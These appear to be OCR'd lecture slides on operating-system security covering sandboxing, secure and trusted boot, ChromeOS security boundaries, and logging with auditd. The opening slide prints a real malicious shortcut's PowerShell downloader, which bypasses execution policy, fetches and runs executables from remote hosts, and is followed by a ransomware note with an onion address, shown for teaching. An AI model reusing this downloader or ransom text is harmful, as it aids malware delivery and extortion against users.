


Despite its appearance, the INVOICE.PDF shortcut has no connection to a PDF file or any PDF-related application





```
L....F. .....P.O. .:i....+00../C:\R1.Windows<
....*Windows.V1.System32>....*System32.p1.Win
dowsPowerShellP....*WindowsPowerShell J1.v1.0
6....*v1.0.h2                J....*powershell.e
xe...-ExecutionPolicy ByPass -NoProfile -comm
and $11='                    .com','
   .com';function g($f){Start $f;};function z
{return New-Object System.Net.WebClient;};$ld
=0;$cs=[char]92;$fn=$env:temp+$cs;$dc=$fn+'a.
doc';$c='';$q=New-Object System.Random;if(!(T
est-Path $dc)){for($i=0;$i -lt 2000;$i++){$c=
$c+[char]$q.Next(1,255);};$c | Out-File -File
Path $dc;};g($dc);$lk=$fn+'a.txt';$y=z;if(!(T
est-Path $lk)){New-Item -Path $fn -Name 'a.tx
t' -ItemType File;for($n=1;$n -le 2;$n++){$f=
$fn+'a'+$n+'.exe';$r='/counter/
                                '+$n;for($i=$
ld;$i -lt $11.length;$i++){$u=$11[$i]+$r;$u='
http://'+$u;$y.DownloadFile($u,$f);if(Test-Pa
th $f){$v=Get-Item $f;if($v.length -gt 10000)
{$ld=$i;g($f);break;};};};};};};.notepad.exe...
%....wN....]N.D...Q.......1SPS..XF.L8C....&.m
.q../351465429139639869376299496325722846229
2445838
```


Recycle Bin
Docs
UPS-Delivery
-1636015.doc
-~.~~-.-**+.-._.+*$~
!!! IMPORTANT INFORMATION !!!!
All of your files are encrypted with RSA-2048 and AES-128 ciphers.
More information about the RSA and AES can be found here:
http://en.wikipedia.org/wiki/RSA_(cryptosystem)
http://en.wikipedia.org/wiki/Advanced_Encryption_Standard
Decrypting of your files is only possible with the private key and decrypt program, which is on our secret server.
To receive your private key follow one of the links:
If all of this addresses are not available, follow these steps:
1. Download and install Tor Browser: https://www.torproject.
2. After a successful installation, run the browser and wait for
3. Type in the address bar: g46mbrrzpfszonuk.onion/
4. Follow the instructions on the site.
!!! Your personal identification ID: !!!
~.-$-++=.+*-$
=$$=**$_.+--$+~~_$
.+-.$=*+~|_*..$|
file:///C:/User...sktopOSIRIS.htm
file:///C:/Users/mark/DesktopOSIRIS.htm
Search
i»¿-=|.| _|-.= ._*_ $..
!!! IMPORTANT INFORMATION !!!!
All of your files are encrypted with RSA-2048 and AES-128 ciphers.
More information about the RSA and AES can be found here:
http://en.wikipedia.org/wiki/RSA_(cryptosystem)
http://en.wikipedia.org/wiki/Advanced_Encryption_Standard
Decrypting of your files is only possible with the private key and decrypt program, which is on our secret server.
To receive your private key follow one of the links:
If all of this addresses are not available, follow these steps:
1. Download and install Tor Browser: https://www.torproject.org/download/download-easy.html
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: g46mbrrzpfszonuk.onion/
4. Follow the instructions on the site.
!!! Your personal identification ID: !!!
.=-$+ _-++||$_
|* -_-
=$*.=$|+* =
Mozilla Firefox
DesktopOSIRIS.bmp ...
4:34 PM

Isolating Untrusted Code


The usual tradeoff: usability vs. security

- Weak isolation allows for interoperability ➔ malware can access other processes/files
- Strong isolation contains infection damage ➔ limited cross-application interaction


Various mechanisms of varying "strength"

- Chroot jails (file-system isolation)
- User ID isolation (e.g., Android)
- Containers (namespaces, cgroups, seccomp filters, capabilities)
- System call sandboxing (seccopm, eBPF – e.g., Google's gVisor)
- Virtual Machines
- …


Isolating Untrusted Code



Process-based Isolation



Sandbox-based Isolation



Hypervisor-based Isolation

Securing the Boot Process

How can we trust the OS that is running?

- Need to secure the whole boot process
- BIOS ➔ OS loader ➔ Kernel

BIOS/firmware: can be infected

- Low-level access, hidden by the OS (!)


Boot device: can be changed

- E.g., boot from USB/DVD and then read data off the main disk

Master boot record (MBR): can be infected

- First disk sector of the startup drive, containing the boot loader
- Both BIOS and MBR viruses can survive OS reinstallation (!)

Example: Windows 7 Boot Process



Verified/Trusted/Secure Boot

Full disk encryption

- Secure the disk contents (e.g., against externally-loaded OSs or hard disk removal)

UEFI Secure Boot

- Prevent the loading of firmware/OS loaders/kernels/drivers that are not cryptographically signed
- Each piece of code verifies that the signature on the next piece of code in the boot chain is valid, and if so, passes execution on to it

Trusted Platform Module (TPM)

- Dedicated processor providing various cryptographic capabilities
- Key generation, random number generator, remote attestation, sealed storage, …

Both UEFI and TPM assist in building a *root of trust*

Example: Windows 10 Boot Process

Secure Boot

UEFI firmware: load only trusted bootloaders

Trusted Boot


TPM: check the integrity of every component before loading it

Early Launch Anti-Malware

Prevent unapproved drivers from loading

Measured Boot

Remote attestation: each loaded component is logged, and the log is sent to a trusted host for verification



Example: ChromeOS

Automatic updates

OS manages updates automatically

Sandboxing

For both web pages and local applications

Verified Boot


Detect any system tampering/corruption

Data Encryption

Local data is always encrypted

Recovery Mode

Restore the OS in a known good state



https://chromium.googlesource.com/chromiumos/docs/+/HEAD/security/chromeos_security_whitepaper.md

ChromeOS Security Boundaries

Chrome renderer process to Chrome browser process

Chrome sandbox: prevent renderer processes from tampering with the browser process or the rest of the system

Chrome browser process to system services

UID separation: prevent Chrome from directly accessing system resources

ARC++ container to Chrome browser or ChromeOS system

Cgroups: prevent a container from directly accessing resources outside the container

Userspace processes to kernel

Seccomp: prevent user-space processes from gaining kernel code execution

Kernel to firmware


Verified boot: prevent compromised kernel from persistently altering the firmware

From ARC++ to ARCVM

Android Runtime for Chrome: run unmodified Android apps on Chrome OS

Container vs. VM: stronger isolation for running untrusted Android apps

Allows the execution of custom Linux containers



https://chromeos.dev/en/posts/making-android-more-secure-with-arcvm

Monitoring and Logging

"Situational awareness:" keep track of system activities

- To detect suspicious or unanticipated incidents
- To understand how a breach happened and recover from it

Myriad events: login attempts, file accesses, spawned processes, network connections, DNS resolutions, inserted devices, …

Many OS facilities

- System-wide events: Windows event log, `/var/log`, …
- Fine-grained monitoring: process-level events, system call monitoring, library interposition, …

What to log?

- Everything: costly in terms of runtime and space overhead
- Pick carefully: crucial information may be missed/ignored

Can the attacker scrub the logs?

- Append-only file system, remote location, …

NAME

auditd - The Linux Audit daemon

SYNOPSIS

auditd [-f] [-l] [-n] [-s disable|enable|nochange]

DESCRIPTION

auditd is the userspace component to the Linux Auditing System. It's responsible for writing audit records to the disk. Viewing the logs is done with the ausearch or aureport utilities. Configuring the audit system or loading rules is done with the auditctl utility. During startup, the rules in /etc/audit/audit.rules are read by auditctl and loaded into the kernel. Alternately, there is also an augenrules program that reads rules located in /etc/audit/rules.d/ and compiles them into an audit.rules file. The audit daemon itself has some configuration options that the admin may wish to customize. They are found in the auditd.conf file.

